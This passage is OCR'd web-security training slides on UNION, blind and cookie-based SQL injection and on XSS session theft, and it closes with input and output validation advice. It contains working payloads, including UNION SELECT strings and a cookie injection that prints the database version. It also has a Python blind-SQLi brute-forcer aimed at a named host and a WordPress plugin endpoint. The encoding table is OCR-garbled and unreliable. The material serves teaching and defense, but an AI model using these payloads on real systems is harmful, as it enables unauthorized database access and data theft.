    - findNewaddr2.asp
  - Attack syntax
    - UNION SELECT '1','2','3','4', table_name from information_schema.tables --
  - Bypass techniques
    - Use proxy tools
    - Bypass input value length restrictions



SQL-injection and SQLi to RCE

UNION SQL injection refers to a SQL injection attack that uses the UNION operator to request two or more queries to obtain a result. The attacker uses this operator to insert an additional query into the original request to obtain information. However, the attack requires that the number of columns and data types be the same.


- Lab exercise 3 for bypassing UNION SQL injection
  - Page
    - findNewaddr3.asp
  - Attack syntax
    - UNION SELECT '1','2','3','4', table_name from information_schema.tables --
  - Bypass technique
    - Use special comment characters



SQL-injection and SQLi to RCE

UNION SQL injection refers to a SQL injection attack that uses the UNION operator to request two or more queries to obtain a result. The attacker uses this operator to insert an additional query into the original request to obtain information. However, the attack requires that the number of columns and data types be the same.


- Lab exercise 4 for bypassing UNION SQL injection
  - Page
    - findNewaddr4.asp
  - Attack syntax
    - UNION SELECT '1','2','3','4', table_name from information_schema.tables --
  - Bypass technique
    - HTML URL encoding reference



SQL-injection and SQLi to RCE

Blind SQL injection is a technique that uses true and false queries to obtain the information an attacker needs based on the server's response.

- SQL injection
  - Check the reaction
    - Use BrupSuite (GET? POST?)




SQL-injection and SQLi to RCE

Blind SQL injection is a technique that uses true and false queries to obtain the information an attacker needs based on the server's response.

- SQL injection
  - Attack testing
    - Use BrupSuite to extract the database name.
    - Extract its first character and compare it to the ASCII equivalent of decimal 119.
    - Answer 1 if true.

```
post_id=9 and substring(database(),1,1) = char(119)&up_type=like
```



SQL-injection and SQLi to RCE

Blind SQL injection is a technique that uses true and false queries to obtain the information an attacker needs based on the server's response.


- SQL injection
  - Attack
    - Extract the database name through code creation

```
#!/usr/bin python
import requests
import string

url = "http://dev.fngs.kr/wp-content/plugins/like-dislike-counter-for-posts-pages-and-comments/ajax_coun
ter.php"
dbName = ""
subStr = 0

while 1:
    subStr += 1
    for asciiCode in range(32,127):
        brute_string = '1 and substring(database(),'+str(subStr)+',1) = char('+str(asciiCode)+')'
        payload = {'post_id' : brute_string, 'up_type' : 'like'}
        r = requests.post(url, data = payload)
        blindRes = int(r.content)

        if blindRes:
            if chr(asciiCode) != ' ':
                dbName += chr(asciiCode)
                print '[!] Finding DB name (Position: '+str(subStr)+'\tCharacter: '+chr(asciiCode)+'\tRe
sult: '+dbName+')'
                break
            else:
                break

    if chr(asciiCode) == ' ':
        break

print "DB name is " + dbName
```

SQL-injection and SQLi to RCE

It is possible to inject SQL code into a cookie by manipulating all the data sent by the browser to the web application if it is used for SQL queries.


- Diagnosis of vulnerabilities
  - Activate Plugins




SQL-injection and SQLi to RCE

It is possible to inject SQL code into a cookie by manipulating all the data sent by the browser to the web application if it is used for SQL queries.

- Diagnosis of vulnerabilities
  - Create a Survey & Poll page (1/2)








SQL-injection and SQLi to RCE

It is possible to inject SQL code into a cookie by manipulating all the data sent by the browser to the web application if it is used for SQL queries.

- Diagnosis of vulnerabilities
  - Create a Survey & Poll page (2/2)
    - Create the page by entering the code (wpsurveypoll id="359618027"), which is generated when registering for the survey, into the body of your post.









SQL-injection and SQLi to RCE

It is possible to inject SQL code into a cookie by manipulating all the data sent by the browser to the web application if it is used for SQL queries.

- Diagnosis of vulnerabilities
  - PoC testing
    - Use a web proxy tool to view the information sent to the web server when the Survey & Poll page is requested.
    - The Survey & Poll code (wpsurveypoll id="359618027") is sent to the cookie value 'wp_sap' in the form of ["359618027"].






SQL-injection and SQLi to RCE

It is possible to inject SQL code into a cookie by manipulating all the data sent by the browser to the web application if it is used for SQL queries.

- Diagnosis of vulnerabilities
  - PoC testing
    - Use the UNION operator on 'wp_sap' to send the following attack syntax to the web server.


wp_sap=["359618027**')) OR 1=2 UNION ALL SELECT 1,2,3,4,5,6,7,8,9,@@version,11#"];**



SQL-injection and SQLi to RCE

It is possible to inject SQL code into a cookie by manipulating all the data sent by the browser to the web application if it is used for SQL queries.

- Diagnosis of vulnerabilities
  - PoC testing
    - The database version (5.6.13) is printed as a result of the query statement entered by the user.




XSS and bypass authentication

Execute malicious script using an XSS vulnerability

Cross-Site Request Forgery (CSRF) vulnerabilities are primarily used to harvest and hijack session tokens to gain victim authorization and access to applications. However, CSRF vulnerabilities can be used for a variety of other attacks.

- Scenario to steal session and cookie values from other users and gain authorization using XSS attack techniques
  - Inject session & cookie sniffing script using a bulletin board with XSS vulnerabilities
  - Victim logs in to view the post
    - Run the session & cookie sniffing script
  - Call the attacker's getcookie.asp file
    - Generate xss.txt on the attacker's harvest server
    - Save victim's session & cookie values




XSS and bypass authentication

Execute malicious script using an XSS vulnerability

This can be published when a web application does not verify that requests received from a user are made and sent as intended, and especially when the user is an admin, performing functions that only an admin can perform, such as managing user permissions, deleting posts, and registering users.

- Perform the attacker's desired behavior when clicking on a post with a malicious script
  - Automatically add items to the shopping cart
  - Automatically check out items in the shopping cart



XSS and bypass authentication

Execute malicious script using an XSS vulnerability

Effective action may only be taken after recognizing that XSS vulnerabilities can occur on any page within your application that handles user data and performing a thorough scan.

- How to prevent (1/3)
  - Validate input values
    - Validate that user-entered values are not compromised
      - Data shouldn't be too long.
      - Data must consist of a limited number of characters.
      - Data must match the expression bound by specific rules.
    - Apply validation rules as strictly as possible to each field in your application, based on the nature of the expected value of the input

XSS and bypass authentication

Execute malicious script using an XSS vulnerability

Effective action may only be taken after recognizing that XSS vulnerabilities can occur on any page within your application that handles user data and performing a thorough scan.

- How to prevent (2/3)
  - Validate output values
    - Act on output values that prevent a script from running
      - HTML-encoded input data (replaces alphabetic characters with corresponding HTML objects)
      - Encoded malicious characters → recognized as part of the document → securely controlled
    - Limit the use of special characters in XSS attacks and perform validation on the server side

HTML string	Encoded string	HTML string	Encoded string
<	<	#	&#35
>	>	&	&
(	(	"	&#quot;
)	)	'	&#apos;
/	/	₩	\
*	*	%	%
:	;	Line Feed

XSS and bypass authentication

Execute malicious script using an XSS vulnerability

Effective action may only be taken after recognizing that XSS vulnerabilities can occur on any page within your application that handles user data and performing a thorough scan.

- How to prevent (3/3)
  - Remove risky injection points
